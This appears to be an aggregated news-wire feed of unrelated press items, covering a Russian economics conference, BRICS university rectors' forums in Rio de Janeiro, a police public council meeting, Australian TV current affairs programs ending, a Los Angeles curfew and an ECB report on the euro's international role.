This year, for the first time, the conference was held in a scientific format only. The architecture of the program also changed, it was compiled within the framework of five scientific topics: “Economics”, “Human Capital and Society”, “Foresight Research”, “International Research”, “Instrumental Methods and Models in Management and Social Sciences”.
Traditionally, many applications were submitted to the conference. This year, the competition was 3 people per place. Of the 1035 applications, 381 applications passed the scientific examination, and as a result, 335 people presented their papers at the conference.
“I would like to especially emphasize that many applications were interesting, but during the selection we adhered to the principles that we always talk about, namely: a clear description of the problem under consideration and the extent to which it has been studied, an indication of the research methodology and its main results, their validity and novelty,” says Fuad Aleskerov, Chairman of the XXV YMNC Program Committee. “No less important was the criterion of compliance with the designated volume of the abstract.
The diversity of affiliations in the program was an important factor. We are interested in making the conference open to many scientific schools, including those from Russian regions and foreign countries.”
The conference doors were open to many participants. Thus, a total of 1,384 people took part in it, of which 637 were participants in sections and special events, and 747 were conference listeners. Among the participants were guests from 24 foreign countries and 29 Russian regions.
“We thank everyone who applied and took part in the events. We believe that the discussions were held at the highest level and the Yasin (April) International Scientific Conference has retained its position as one of the leading conferences in its segment. We are already starting to work on organizing the next conference, so stay tuned for announcements and see you in the spring of 2026 at the HSE,” said Fuad Aleskerov.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: Peter the Great St Petersburg Polytechnic University – Peter the Great St Petersburg Polytechnic University –
Rio de Janeiro hosted large-scale events — the second forum of university rectors from Russia, Brazil and Belarus, as well as the second forum of university rectors from the BRICS countries. The events were organized by the Federal University of Rio de Janeiro with the support of national rectors’ communities, including the Russian Union of Rectors. They became a powerful platform for strengthening academic ties and promoting joint initiatives. The forums were attended by more than 50 representatives of universities from Russia and Belarus, delegations from Iran, India, China, South Africa, Ethiopia, Indonesia and more than 60 universities from Brazil.
At the section on educational cooperation, Deputy Minister of Science and Higher Education of the Russian Federation Konstantin Mogilevsky emphasized the unique role of BRICS in the modern world: In the conditions of international turbulence, it is education and science that are becoming the most important tools for finding joint answers to global challenges. The BRICS association is one of the few international platforms where interaction is built on the principles of mutual respect and equality, where there are no main ones, where everyone is equal and is committed to working together for the sake of a common future. We see that this approach is of interest and response to many countries. The creation of a ranking of BRICS universities is especially relevant in the conditions of political commitment of the headquarters of international rating agencies. The new system for assessing the quality of education is in great demand.
The Deputy Minister spoke in detail about the dynamic expansion of the association (the accession of new members: Egypt, Iran, the UAE, Saudi Arabia, Ethiopia, Indonesia) and the priorities of the educational agenda. This is the development of the BRICS Network University, recognition of qualifications, support for talented youth and the creation of its own BRICS university ranking.
The key sections and plenary session were held at the Museum of Tomorrow. SPbPU was represented by a delegation consisting of Vladimir Shchepinin, Director of the Institute of Industrial Management, Economics and Trade; Ekaterina Belyaevskaya, Head of the Department of International Interuniversity Cooperation; and Nikita Lukashevich and Olga Ergunova, associate professors at the Graduate School of Management and Management. Vladimir Shchepinin spoke at one of the sessions, presenting the Polytechnic University as a key player in the scientific and educational space of Russia in the field of technological development. He drew the attention of the rectors’ community to the potential of SPbPU in solving the problems of sustainable development of the BRICS countries.
At the thematic session “Artificial Intelligence and Education in the BRICS Countries”, Olga Ergunova presented a report “AI Optimization of Human Resource Management in Smart Cities”, based on the results of a large-scale scientific project supported by the Russian Science Foundation (grant No. 25-28-01469). She described in detail the neural network model developed under the auspices of the RSF for forecasting and managing labor markets in the BRICS megacities (Shanghai, Bangalore, Moscow, Sao Paulo).
Olga Ergunova drew the attention of those gathered to a successful example of comprehensive cooperation between the BRICS countries — the international competition for young researchers “SMART CITY 2030: Sustainable Development Management of BRICS Cities”. The event was first held in 2024 in pilot mode and generated considerable interest. In 2025, the co-organizers of the competition are SPbPU, the Russian Institute of Tsinghua University (China), Lovely Professional University (India) and the Federal University of Rio de Janeiro (Brazil). The Rectors’ Forum provided an opportunity to announce the expansion of the competition and invite new representatives of the BRICS countries to participate.
The SPbPU delegation held talks with existing partner universities in Brazil (these are nine leading universities in the country), and also met with new promising educational institutions and agencies. Among them are the Federal Agency for Technological Education, the Secretariat for Supervision and Development in Higher Education. Both agencies operate under the Ministry of Education of Brazil.
Polytechnic University signed cooperation agreements with the Federal University of Fluminense and the Federal Rural University of Rio de Janeiro.
During working meetings and negotiations with rectors and representatives of university delegations, projects in the field of joint research, academic mobility, joint educational programs of double degrees and the organization of summer schools were discussed.
In the context of changing global educational landscapes, Brazilian universities are becoming key centers for ensuring the scientific and technological sovereignty of the BRICS countries. Their competencies in the field of sustainable development, green economy, bioeconomy, agribusiness, artificial intelligence and other areas, supplemented by Russian fundamental science, form a unique ecosystem of cooperation, its integration into the BRICS educational space through the mechanisms of the BRICS Network University. They allow the creation of new formats of cooperation that combine academic mobility with applied research in areas that are strategic for the countries, noted Vladimir Shchepinin.
A pleasant surprise was the delegation’s meeting with a 1988 Polytechnic graduate, Electo Eduardo Silva Lora. He is currently a professor and holds the post of head of the Scientific Institute at the Federal University of Itajuba, a leading university in the field of electric power and electrical engineering. Electo Silva Lora spoke excellent Russian and recalled his teachers, professors at the Polytechnic University, with great warmth. He expressed a desire to renew scientific and academic ties with his alma mater and is already interacting with colleagues from the Institute of Power Engineering.
In addition, Olga Ergunova visited the leading business school of Latin America — FGV EBAPE (Getulio Vargas Foundation), holder of the prestigious “Triple Crown” of accreditations (AACSB, AMBA, EQUIS). She held business negotiations with the director-dean of the school, Professor Flavio Carvalho de Vasconcelos and the head of the international department of Yuna Fontoura.
Representatives of the school expressed interest in cooperation with SPbPU. During the negotiations, specific steps were outlined: organizing academic exchanges, joint research in the field of innovation management, technological development and sustainable production.
For FGV EBAPE, it is always valuable to establish connections with leading universities in the world, such as SPbPU. We are interested in developing academic mobility and joint research initiatives, especially in areas related to technology and innovation, – emphasized Flavio Vasconcelos.
Universities in Brazil represent a huge potential for partnership. Of course, everyone understands the difficulties and cost of logistics between our continents, but even this does not become an obstacle for such innovative projects as, for example, the Smart Cities competition. A number of government agencies support the mobility of Brazilian students, and these opportunities should be used. Brazil has created the strongest scientific centers and technology hubs in the field of research into renewable energy, artificial intelligence, agricultural and food technologies, oil and gas. Colleagues are interested in joint publications, the development of postgraduate programs, international grants for joint research. There is a lot of work to do to turn today’s agreements into real projects with the participation of the Polytechnic University, – Ekaterina Belyaevskaya summed up.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: State University of Management – Official website of the State –
Professor of the Department of Public Administration and Political Technologies of the State University of Management Vladimir Volokh took part in the visiting meeting of the Public Council under the Ministry of Internal Affairs of Russia, which took place at the Moscow University of the Ministry of Internal Affairs of Russia named after V. Ya. Kikot – the largest methodological and scientific center, the flagship of departmental education.
The Minister of Internal Affairs of the Russian Federation, Police General Vladimir Kolokoltsev took part in the visiting meeting of the Public Council under the Ministry of Internal Affairs of Russia and answered questions from graduates of departmental universities. The head of the department expressed confidence that the young generation of police officers, having received good theoretical knowledge, will cope with all challenges with dignity: “I am convinced that your integrity, efforts and achievements will contribute to the stability of the state and increase the level of trust of the population.”
During the event, graduates of police universities had the opportunity to directly communicate with members of the Public Council under the Ministry of Internal Affairs of Russia – representatives of civil society, people who constructively cooperate with the department, actively participate in joint scientific and practical projects and campaigns, and openly and impartially assess the quality of the work of the law enforcement system.
Of particular interest were topics such as combating cybercrime, the role of media and social networks in shaping public opinion about the police, migration, the introduction of positive foreign experience into the activities of internal affairs agencies, etc.
At the end of the meeting, the Chairman of the Council, Anatoly Kucherena, presented the graduates of departmental educational organizations with a symbolic “Parting Word” from members of the Public Council under the Ministry of Internal Affairs of Russia.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Two long-running television current affairs programs are coming to an end at the same time, driving home the fact that no matter what the format, they have a shelf life.
The Project on Channel 10 will end this month after 16 years, and after 18 years on the ABC, Q+A will not return from its current hiatus.
Each was innovative in very different ways.
Q+A was designed specifically to generate public participation. Its format of five panellists, a host and a studio audience of up to 1,000 was a daring experiment, because the audience was invited to ask questions that were not vetted in advance.
This live-to-air approach gave it an edgy atmosphere not often achieved on television. From time to time, the edginess was real.
In 2022, an audience member made a statement supporting Vladimir Putin’s invasion of Ukraine and repeated Russian propaganda to the effect that Ukraine’s Azov battalion was a Nazi group that had killed an estimated 13,000 people in the Donbas region.
After a brief discussion of these allegations, the host Stan Grant asked the man to leave, saying other audience members had been talking about family members who were dying in the war, and he could not countenance the advocating of violence.
In 2017 the Sudanese-Australian writer Yassmin Abdel-Magied was involved in a fiery exchange with Senator Jacqui Lambie over sharia law.
They had been asked by an audience member if it was time to define new rules surrounding migration to avoid community conflict, to which Lambie replied: “Anyone that supports sharia law should be deported.”
Abdel-Magied questioned if Lambie even knew what that meant, before getting into a heated defence of feminism and Islam.
In 2024, an audience member listening to politicians on the panel debate family violence could not contain his frustration, calling out:
How dare you go into politics, in an environment like this, when one woman is murdered every four days, and all you […] can do is immediately talk about politics? That is just disgraceful.
His outburst went viral.
He had put his finger on what was an increasing problem with the program. It became hostage to fixed political positions among those of its panellists drawn from party politics.
As a result, it became predictable, and although the surprise element supplied by audience participation remained a strength, the panellists’ responses increasingly became echoes of their parties’ policies.
While the objective no doubt was to achieve a range of perspectives, it began to look like stage-managed political controversy.
This is not to criticise the established presenters – Tony Jones, who fronted the program for 11 years, Stan Grant and most recently Patricia Karvelas, all gifted journalists who adroitly managed the time bombs occasionally set off in their midst.
Unfortunately, especially for Grant, the program was a lightning rod for attacks on the ABC by The Australian newspaper. ABC management’s abandonment of him, after a particularly vicious attack in 2023 over his commentary during coverage of the king’s coronation, was disgraceful.
Resigning from the program, Grant said: “Since the king’s coronation, I have seen people in the media lie and distort my words. They have tried to depict me as hate filled. They have accused me of maligning Australia. Nothing could be further from the truth.”
The ABC is promising to continue with audience-participation programming along the lines of Your Say, a kind of online questionnaire which the ABC says was successfully tried during the 2025 federal election.
How such a format would translate to television is not clear.
Meanwhile at Ten, there is promise of a new current affairs program, but details are scant.
The Project will be a hard act to follow. It promised “news done differently” – and it delivered. News stories were given context and a touch of humanity by a combination of humour, accidents, slips of the tongue and the intellectual firepower of Waleed Aly.
Aly is a Sunni Muslim, and his “ISIL is weak” speech in 2015 spoke directly and passionately to the fears of the public at the peak of one of the many panics over terrorism.
Inevitably, much of the attention in the wake of the announced closure has been on the celebrated gaffes of long-time presenter Carrie Bickmore, a little rich to be reproduced in a sober article such as this, but findable here.
It may not be an auspicious time for launching a new current affairs program at Ten. Its ultimate parent company, Paramount, in the United States, is in the process of negotiating a settlement with US President Donald Trump over a trumped-up court case in which the president is suing the company for US$20 billion (A$30.7 billion).
He says an interview done by another Paramount company, CBS News, with the Democrats’ former presidential nominee Kamala Harris during the election campaign was “deceptively edited”.
This is said to have no prospect of succeeding in court, but Paramount wishes to merge with Skydance Media and fears the Trump administration would block it if the company doesn’t come across. The Wall Street Journal is reporting it is proposing to settle for $15 million.
Senior editorial staff at CBS have already resigned in protest at Paramount’s cowardice, so what price editorial independence at Ten?
Denis Muller does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.
Source: People’s Republic of China – State Council News
LOS ANGELES, June 11 (Xinhua) — Los Angeles Mayor Karen Bass announced on Tuesday evening that the second-largest U.S. city will impose a curfew in the city center from 8 p.m. local time (03:00 GMT Wednesday) to 6 a.m. Wednesday (13:00 GMT).
The curfew, as K. Bass noted, will cover an area of about 1 square mile.
Local authorities imposed a limited curfew in response to looting and vandalism that occurred in the city centre on Monday evening following largely peaceful daytime protests, she said.
The curfew does not apply to area residents, homeless people, members of the media, and public safety or emergency personnel, according to a statement from the Los Angeles Police Department.
Bass announced the curfew as protests against U.S. Immigration and Customs Enforcement (ICE) raids entered their fifth day. Local media reported that demonstrators had taken to the 101 Freeway, blocking traffic in both directions, shortly before the curfew was ordered. –0–
Euro’s share across various indicators of international currency use largely unchanged at around 19%
Emerging challenges include initiatives promoting global use of cryptocurrencies
Upholding rule of law essential for maintaining, and potentially increasing, global trust in the euro
The international role of the euro remained broadly stable in 2024 and the euro held on to its position as the second most important currency globally. The share of the euro across various indicators of international currency use has been largely unchanged since Russia’s full-scale invasion of Ukraine, standing at around 19%. These are some of the main findings in the annual review of the international role of the euro, published today by the European Central Bank (ECB).
This stability was noteworthy in a year that saw the ECB begin lowering policy rates, following further declines in inflation and amid continuing geopolitical tensions. The share of the euro in global official holdings of foreign exchange reserves held steady at 20% in 2024, broadly unchanged since the start of Russia’s invasion of Ukraine. The global appeal of the euro is underpinned by sound policies in the euro area and strong, rules-based institutions. “Upholding the rule of law remains essential for maintaining, and potentially increasing, global trust in the euro,” said President Christine Lagarde.
Although current data indicate no significant changes in the international use of the euro, it is important to remain vigilant. Central banks continued to accumulate gold at a record pace and some countries have been actively exploring alternatives to traditional cross-border payment systems. There is evidence of a link between geopolitical alignments and shifts in invoicing currency patterns in global trade, particularly since Russia’s invasion of Ukraine. New challenges to the international role of the euro have also emerged, including initiatives that promote the global use of cryptocurrencies.
This changing landscape underscores the importance for European policymakers of creating the necessary conditions to strengthen the global role of the euro, such as advancing the Savings and Investment Union to fully leverage European financial markets. Eliminating barriers within the European Union would enhance the depth and liquidity of euro funding markets. Moreover, accelerating progress on a digital euro is key for supporting a competitive and resilient European payment system. “The digital euro would contribute to Europe’s economic security and strengthen the international role of the euro,” said Executive Board member Piero Cipollone. The global appeal of the euro is also supported by the ECB’s initiatives to offer solutions for settling wholesale financial transactions recorded on distributed ledger technology platforms in central bank money and to improve cross-border payments between the euro area and other jurisdictions. In addition, the ECB’s euro liquidity lines to non-euro area central banks foster the use of the euro in global financial and commercial transactions.
For media queries, please contactAlessandro Speciale, tel.: +49 172 1670791.
Chart 1
The international role of the euro remained broadly stable in 2024
Composite index of the international role of the euro
(percentages; at current and constant Q4 2024 exchange rates; four-quarter moving averages)
Sources: Bank for International Settlements, International Monetary Fund (IMF), CLS Bank International, Ilzetzki, Reinhart and Rogoff (2019) and ECB staff calculations. Notes: Arithmetic average of the shares of the euro at constant (current) exchange rates in stocks of international bonds, loans by banks outside the euro area to borrowers outside the euro area, deposits with banks outside the euro area from creditors outside the euro area, global foreign exchange settlements, global foreign exchange reserves and global exchange rate regimes. Estimates of the share of the euro in global exchange rate regimes from 2010 onwards are based on IMF data; pre-2010 shares are estimated using data from Ilzetzki, E., Reinhart, C. and Rogoff, K., “Exchange Arrangements Entering the Twenty-First Century: Which Anchor will Hold?”, The Quarterly Journal of Economics, Vol. 134, Issue 2, May 2019, pp. 599-646. The latest observation is for the fourth quarter of 2024.